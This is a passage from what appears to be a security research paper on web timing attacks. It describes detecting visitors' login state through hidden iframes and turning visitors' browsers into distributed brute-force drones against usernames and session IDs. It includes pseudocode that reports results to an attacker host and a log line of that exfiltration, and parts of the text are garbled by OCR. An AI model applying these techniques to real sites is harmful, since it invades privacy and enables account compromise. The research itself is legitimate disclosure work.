[*] Trying username HO 0.0 seconds..
```

Figure 18: Time-based username brute-force tool

Since Bob is logged in, his iframe loads his LinkedIn start page, informing him of new connections, updates on friends, and the variety of other notifications provided on a social networking site, which causes a relatively long load time of (say) $300ms$.

Carol also visits Alice's page and she too has her LinkedIn profile loaded in an invisible iframe. However, since Carol is not logged into LinkedIn her malicious iframe is simply redirected to a tiny page that reads 'Please Login'. Her iframe completes loading in (say) $50ms$.

Both scripts compute the time taken for the page to load and promptly report back to Alice who is able to deduce that while Bob is logged in, Carol is not.

The attackers challenge in such a situation (inline with most remote timing attacks) is the uncertain line latency that could affect either Carol or Bob. If Alice simplistically decided that any user who reported a load time greater $200ms$ as logged in, then she would receive a false positive when Dean logged in from a bandwidth-challenged country like South Africa. Dean's iframe would redirect him to the login screen too, but since he has high latency on his line his login page takes $400ms$ to load and the method would fail.

To overcome this we make use of a second request, which Bortz referred to as a reference site [13]. The attack is altered and is described below:

Bob visits Alice's site, which causes two iframes to load invisibly in his browser. One of the iframes makes a request for a static page on the LinkedIn site that is accessible to both members and non-members. (We call this the base_page.) The second iframe attempts to access a page only available to members (we call this the login_page). By timing both page loads we are able to obtain a value of load time relative to both requests. I.e. irrespective of how slow the victim's line is, if he is logged in to LinkedIn his login_page always loads 1.5 times longer than the time it takes for the base_page to load. Based on this ratio, Alice is now able to determine with a high degree of certainty whether a visitor to her site is indeed logged into LinkedIn or not.

This is demonstrated using a tiny piece of script and a local South African Freemail service. The victim visits a site under the attacker.s control (`https://secure-.sensepost.com/mH/time-mailbox.html`). The site loads four iframes: Iframe1 is used for demo feedback, Iframe2 (tiny) is used to communicate with the attacker, Iframe3 and iframe4 are the base_page and login_page respectively (all four iframes are shown in Figure 19). The code on the attacker.s page does the following:

- Fetch the base_page (default webmail login screen)
- Fetch the login_page (the inbox page available to members)
- If this is the first load then refresh this page (this is done to ensure that cached pages do not affect load times)
- Fetch the base_page (default webmail login screen)
- Fetch the login_page (the inbox page available to members)

If the user is currently not logged in, the login_page (Inbox page) will load in almost the same amount of time as the base_page (since it is tiny – and simply tells the user he has not logged in.) This is shown in Figure 20. If the user is, however, logged in, his Inbox takes much longer to load (relative to the base_page) allowing the script to deduce that the user is indeed logged in to his mailbox account, as depicted in Figure 21. If the user is logged into webmail, his inbox takes much longer to load (relative to the base_page) allowing the script to deduce that the user is indeed logged in to his mailbox account.

During the loading of this attack page, the second (tiny) iframe was used to pass timing information back to the attacker's webserver, revealing the following line in the attacker's server logs, indicating that the user is logged in:

```
box.victim.com - - [30/Jun/2007:01:04:05
+0200] "GET /mH/timing/User_is_LoggedIn-
=1.283093960892888 HTTP/1.1"
```

7 Combining Cross-Site Timing and Traditional Web Application Timing Attacks

In Section 6 we showed an attacker is able to determine the load time of a page from a client's point of view with relative ease and, since we have previously demonstrated the ability to time the loading of a web page, an attacker should be able to use a victim to launch brute force attacks against a site that leaks information via timing.

To demonstrate this we conducted the following experiment. `http://bank.sensepost.com` was created with a login page that allows an attacker to enumerate valid logins through timing. A failed login attempt on a valid user account took $1ms$ longer than a failed login attempt on an account that does not exist. The malicious site hosting the JavaScript was `http://alice.sensepost.com`; a synopsis of the code is given in Figure 22. In this example, the browser's activities were instrumented, effectively allowing the victim to see all of the activity going on in his browser. Note that for every login attempt, two iframes are created in order for us to obtain the time of the form submission and the base page.

The result is that when Bob decodes to visit Alice's page (`http://alice.sensepost.com`), JavaScript loads the iframes. Bob's browser continues to try all of the names in the user-list until it determines (through timing) that a valid username is found. The script then reports back to Alice that a username has been found.




Figure 19: Cross-site timing iframes setup

Figure 20: Cross-site timing iframes: user is logged out




Figure 21: Cross-site timing iframes: user is logged in

```
for eachusername:
    Create iframe for base_page (base_time is how long it takes to load)
    Create iframe for login_page (login_time is how long it takes to load)
    if (ratio of base_time to login_time indicates a valid user)
    {
        print on screen Valid User //Clearly only for debugging
        direct another hidden iframe to report valid user to attacker
        (alice.sensepost.com)
    }
```

Figure 22: Browser-based brute-force timing synopsis




Figure 23: Visible iframes showing browser-base brute-force timing attack

A screenshot of the attack is shown in Figure 23, observe the instrumented iframe in the top left, indicating which usernames appear valid.

The implications of this attack are clear: by simply browsing to Alice's site, Bob's browser has been turned into a bot capable of brute-forcing `http://bank.sense-post.com` and reporting back to Alice with the results. Due to the reflected nature of the attack, the bank cannot identify Alice without examining the malicious script or Bob's machine.

During this round of testing one additional complication was discovered. The *Date()* function in JavaScript returns its time in milliseconds which is sometimes not sufficiently granular. Since any timer lacks the ability to detect time differences that fall below its clock resolution and requests over networks conceivably take less than a millisecond, another solution was required to provide timing information. In 2003, Kindermann [19] documented how many modern browsers allow one to call Java classes from within JavaScript code. Both Grossman [20] and pdp Architect [21] made use of this technique to obtain a browser's actual IP Address.

Using this same technique, it was possible to make use of the *nanoTime()* method within the standard *java.lang.System* class to provide a timer that returns time to the nearest nanosecond instead of millisecond. This resolution was sufficient for our testing.

In compiling this paper, we tested Cross Site Request Attacks against sites vulnerable to timing attacks using GET requests. However, we are fairly confident that this technique can be trivially extended to attack forms that require POST requests too, by populating the form using JavaScript and then calling the document.form.submit() function. Of far more interest is the ability to insert arbitrary headers into the user's request. This is an area of ongoing research and the authors believe efforts in this area will bear fruit (without the use of additional technologies such as Flash).

8 Distributed Cross-Site Request Timing

In the previous section, an attack by Alice against a bank was reflected through innocent Bob. Consider cloning Bob hundreds or even thousands of times; Alice's site is indeed that popular. Now, Alice gets smart and doesn't hand out the same username lists to every reflector; she divides her list and distributes a part to each victim. In effect, Alice is in control of a distributed brute-force tool focused in a single site. [6] If the session ID of the site is passed as a request parameter instead of storied in a cookie, it becomes a target for distributed brute-forcing (although we concede that the likelihood of 'striking it rich' is vanishingly small for a decent session ID keyspace.) However, login page attacks such as those described in Section 5 are certainly viable. Where the session ID keyspace is small, the following attack should be successful.

The attacker examines the site and determines the following:

- base_page: `https://secure.bank.com/login/-login.asp` (load time 5ms)
- login_page: `https://secure.bank.com/balance/-<session-id>/all-accounts` (load time 50ms if session-id is valid)
- login_page: `https://secure.bank.com/balance/-<session-id>/all-accounts` (load time 6ms if session-id is invalid (returns to login-page))

(The load time delta noted above will be entirely commonplace on most sites today as demonstrated earlier.)

The attacker now places his malicious script on a popular forum, or embeds it within a popular page where he hopes to provoke the 'Slashdot effect', where a site is deluged with requests because it was to linked to, from Slashdot. According to rough estimates, the Slashdot effect seems to result in about 200 hits per minute when the effect is at its peak. Using a slight variation on the attack described above (alice.sensepost.com, bob.sensepost.com and bank.sensepost.com) we find that an attacker's site is able to hand off requests to every client who visits his page effectively making each of the clients / visitors to his site a drone bruteforcing session-ids on the target (bank.com).

The attacker would then wait, until one (or several) of his victims reported a session ID with a load time that indicated a valid session. The attacker would then be able to brute-force the session ID space in a relatively short space of time at a low relative cost time him or her.

9 Conclusion

Timing as a method of attack has been part of the hackers toolkit for many years. Recently trends indicate that targets for timing attacks are moving away from solely crypt-analytic, towards other breaches of security such as privacy invasion. In this paper, we examined a brief history of timing attacks, and provided background on the two important timing papers in the field of web applications.

With this as a basis, an exploration of timing attacks and the Web commenced. Starting with Perl regular expression insertion, we showed how basic timing attacks might be conducted in web applications. The next target was SQL Server, where we showed how to replace DNS tunnels with timing channels when extracting either command execution output or data.

[6] Thoughts of a Distributed Denial-of-Service attack launched from unknowing browsers will not be pondered further in this paper.

Moving to recent attack vectors, a real-world scenario was described where timing differences in a system that used crypto devices were obvious enough to enumerate users. Cross-site timing was explained and explored, and a proof-of-concept reflected brute-force client was developed that used high-resolution timers to accurately brute-force sites. Finally, we discussed the possibility of building distributed attacks using cross-site timing.

The Cross-Site field is rapidly expanding as new attack vectors are discovered and fleshed out. Timing is an emerging threat in this arena and the difficulties faced by developers in addressing the issue make it likely that an increase in timing vulnerabilities will be seen.

References

[1] Jean-Francois Dhem, Francois Koeune, Philippe-Alexandre Leroux, Patrick Mestré;, Jean-Jacques Quisquater, and Jean-Louis Willems. A practical implementation of the timing attack. In *CARDIS '98: Proceedings of the The International Conference on Smart Card Research and Applications*, pages 167–182, London, UK, 2000. Springer-Verlag.

[2] Paul C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *CRYPTO '96: Proceedings of the 16th Annual International Cryptology Conference on Advances in Cryptology*, pages 104–113, London, UK, 1996. Springer-Verlag.

[3] David Brumley and Dan Boneh. Remote timing attacks are practical. In *Proceedings of the 12th USENIX Security Symposium*, August 2003.

[4] Whitfield Diffie and Martin E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22(6):644–654, November 1976.

[5] R. L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Commun. ACM*, 26(1):96–99, 1983.

[6] Colin Percival. Cache missing for fun and profit. 2005.

[7] OpenSSL: The Open Source toolkit for SSL/TLS.

[8] Daniel J. Bernstein. Cache-timing attacks on AES, 2004.

[9] Edward W. Felten and Michael A. Schneider. Timing attacks on web privacy. In *CCS '00: Proceedings of the 7th ACM conference on Computer and communications security*, pages 25–32, New York, NY, USA, 2000. ACM Press.

[10] J. Grossman and T. Niedzialkowski. Hacking intranets from the outside: Javascript malware just got a lot more dangerous. August 2006.

[11] SPI Labs. Detecting, analyzing, and exploiting intranet applications using javascript. August 2006.

[12] Mozilla Project. The same origin policy. `http://www.mozilla.org/projects/security/components/same-origin.html`.

[13] Andrew Bortz, Dan Boneh, and Palash Nandy. Exposing private information by timing web applications. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 621–628, New York, NY, USA, 2007. ACM Press.

[14] Chris Anley. Advanced sql injection in sql server applications. `http://www.ngssoftware.com/papers/advanced_sql_injection.pdf`.

[15] Cesar Cerrudo. Datathief. `http://www.argeniss.com/research/HackingDatabases.zip`.

[16] Sec-1. Automagic sql injector. `http://scoobygang.org/automagic.zip`.

[17] nummish and Xeron. Absinthe. `http://www.0x90.org/releases/absinthe/`.

[18] icesurfer. sqlninja. `http://sqlninja.sourceforge.net/`.

[19] Lars Kindermann. Myaddress java applet. `http://reglos.de/myaddress/MyAddress.html`.

[20] Jeremiah Grossman. Goodbye applet, hello nat'ed ip address. `http://jeremiahgrossman.blogspot.com/2007/01/goodbye-applet-hello-nated-ip-address.html`.

[21] pdp Architect. getnetinfo. `http://www.gnucitizen.org/projects/atom#comment-2571`.